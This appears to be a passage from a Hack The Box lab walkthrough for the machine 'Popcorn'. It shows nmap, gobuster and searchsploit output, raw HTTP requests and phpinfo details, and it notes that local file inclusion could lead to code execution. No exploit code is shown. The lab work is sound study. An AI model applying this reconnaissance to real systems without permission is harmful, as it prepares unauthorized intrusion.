

popcorn




```
┌──(root💀kali)-[/Documents/htb/boxes/popcorn]
└─# nmap -sC -sV -oA nmap/popcorn 10.10.10.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-09 18:34 EDT
Nmap scan report for 10.10.10.6
Host is up (0.076s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp open  http    Apache httpd 2.2.12 ((Ubuntu))
|_http-server-header: Apache/2.2.12 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.10 seconds
```



It works!


This is the default web page for this server.

The web server software is running but no content has been added, yet.




```
GET / HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 17 Mar 2017 17:07:05 GMT
If-None-Match: "aa65-b1-54af035029fd5"
Cache-Control: max-age=0
```

change the host to be popcorn.htb the domain name of the server bcz of virtual host routing .



```
GET / HTTP/1.1
Host: popcorn.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 17 Mar 2017 17:07:05 GMT
If-None-Match: "aa65-b1-54af035029fd5"
Cache-Control: max-age=0
```

the server is going to look at this header that i sent and if it's setup as virual host routing it will read this and serve to a different location
forward




It works!


This is the default web page for this server.

The web server software is running but no content has been added, yet.

not the case here




```
┌──(root💀kali)-[/Documents/htb/boxes/popcorn]
└─# gobuster dir -u http://10.10.10.6 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  2> /dev/null
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.6
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/05/09 18:46:18 Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 177]
/test                 (Status: 200) [Size: 47034]
/torrent              (Status: 301) [Size: 310] [--> http://10.10.10.6/torrent/]
/rename               (Status: 301) [Size: 309] [--> http://10.10.10.6/rename/]
```



PHP Version 5.2.10-2ubuntu6.10

System	Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
Build Date	May 2 2011 22:56:18
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini

this tells us a bunch of information about the server , shows us where php scripts are cached , if we have local file inclusion we may be able to have code execution



Latest News

BitTornado


BitTornado is a BitTorrent client. It is developed by John Hoffman, who also created its predecessor, Shad0w's Experimental Client. Based on the original BitTorrent client, the interface is largely the same, with added features such as: upload/download speed limitation prioritised downloading when downloading batches (several files) detailed information about connections to other peers UPnP Port Forwarding (Universal Plug and Play) IPv6 support (if your OS supports it/has it installed) PE/MSE support as of version 0.3.18.


01/06/07 Posted by Admin.

µTorrent


µTorrent (also microTorrent or uTorrent) is a freeware proprietary BitTorrent client for Microsoft Windows written in C++, and localized for many different languages. It is designed to use minimal computer resources while offering functionality comparable to clients such as Azureus or BitComet. The program has received

we do have an application torrent hoster


```
┌──(root💀kali)-[/Documents/htb/boxes/popcorn]
└─# searchsploit torrent hoster
---------------------------------------------------------------------- ---------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------
Torrent Hoster - Remount Upload                                       | php/webapps/11746.txt
---------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

